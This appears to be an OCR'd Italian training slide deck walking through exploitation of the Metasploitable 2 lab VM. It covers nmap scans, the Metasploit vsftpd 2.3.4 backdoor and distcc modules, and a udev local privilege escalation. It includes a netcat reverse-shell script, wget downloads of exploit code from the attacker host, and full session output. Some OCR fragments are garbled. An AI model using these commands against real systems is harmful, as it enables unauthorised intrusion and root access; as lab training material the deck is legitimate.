
Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

Metasploitable 2

Nmap:


Scansione delle porte e versioni dei relativi servizi (-sV) esecuzione degli script (-sC)



Nmap

Scansione delle vulnerabilità (–script vuln)


NMAP –p- per scansionare tutte le porte



```
root@kali:/home/kali# nmap --script vuln 192.168.115.129
Starting Nmap 7.80 ( https://nmap.org ) at  EST
Nmap scan report for 192.168.115.129
Host is up (0.0023s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-
framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      https://www.securityfocus.com/bid/48539
|_sslv2-drown:
22/tcp   open  ssh
.
.
.
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 323.95 seconds
```

VSFTP 2.3.4


- This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.



VSFTP 2.3.4 Metasploit

```
       =[ metasploit v6.1.8-dev                           ]
+ -- --=[ 2167 exploits - 1149 auxiliary - 397 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoo
r Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_23
4_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

VSFTP 2.3.4 Manual:



DISTCC Privilege Escalation

```
msf6 > search distcc

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command Execution
```

```
msf6 exploit(unix/misc/distcc_exec) > set LHOST eth1
LHOST => eth1
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.115.131:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo zbFIzKZfbasy1mII;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "zbFIzKZfbasy1mII\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.115.131:4444 -> 192.168.115.130:39339) at 2021-11-02 10:43:45 -0400

whoami
daemon
```

Privilege escalation: is the act of exploiting a bug, a design flaw, or a configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.

Che sistema operativo è?

Che versione del kernel sta utilizzando?

Che programmi ci sono installati?

Ci potrebbero essere password salvate in chiaro o con permessi laschi?

e via discorrendo..

DISTCC Privilege Escalation

- PS AUX


- a = show processes for all users
  u = display the process's user/owner
  x = also show processes not attached to a terminal


-

```
root      1539  0.0  0.0      0     0 ?        S<   09:58   0:00 [ksuspend_usbd]
root      1544  0.0  0.0      0     0 ?        S<   09:58   0:00 [khubd]
root      2412  0.0  0.0      0     0 ?        S<   09:58   0:00 [scsi_eh_2]
root      2590  0.0  0.0      0     0 ?        S<   09:58   0:00 [kjournald]
root      2744  0.0  0.1   2092   640 ?        S<s  09:58   0:00 /sbin/udevd --daemon
root      3151  0.0  0.0      0     0 ?        S<   09:58   0:00 [kpsmoused]
root      4064  0.0  0.0      0     0 ?        S<   09:58   0:00 [kjournald]
daemon    4196  0.0  0.1   1836   520 ?        Ss   09:58   0:00 /sbin/portmap
statd     4212  0.0  0.1   1900   724 ?        Ss   09:58   0:00 /sbin/rpc.statd
```

DISTCC Privilege Escalation

- Dpkg –l |grep "udev"
- cd /usr/share/exploitdb/exploits/linux/local/





Touch run

echo ‘#!/bin/sh’ > run

echo ‘/bin/netcat -e /bin/sh 192,168,115,131 5555’ >> run

gcc 8572.c -o localexploit

cat /proc/net/netlink

nc -lvnp 5555

chmod +x localexploit

./localexploit 2743

```
whoami
daemon
wget http://192.168.115.131:8080/8572.c
--11:24:43--  http://192.168.115.131:8080/8572.c
          ⇒ `8572.c'
Connecting to 192.168.115.131:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,757 (2.7K) [text/x-csrc]

    0K ..                                                    100%  226.66 MB/s

11:24:43 (226.66 MB/s) - `8572.c' saved [2757/2757]

ls -l
total 4
-rw------- 1 tomcat55 nogroup    0 Nov  2 09:59 5121.jsvc_up
-rw-r--r-- 1 daemon   daemon  2757 Sep 25 01:02 8572.c
```

```
kali)-[/home/kali]
vnp 5555
 on [any] 5555  ...
o [192.168.115.131] from (UNKNOWN) [192.168
```

```
rm -r run
wget http://192.168.115.131:8080/run
--11:38:34--  http://192.168.115.131:8080/run
          ⇒ `run'
Connecting to 192.168.115.131:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 54 [application/octet-stream]

    0K                                                       100%

11:38:34 (3.93 MB/s) - `run' saved [54/54]

./localexploit 2743
```

Grazie

- Stefano.Ceroni@Avanade.com
- Fabio.Vernacotola@Avanade.com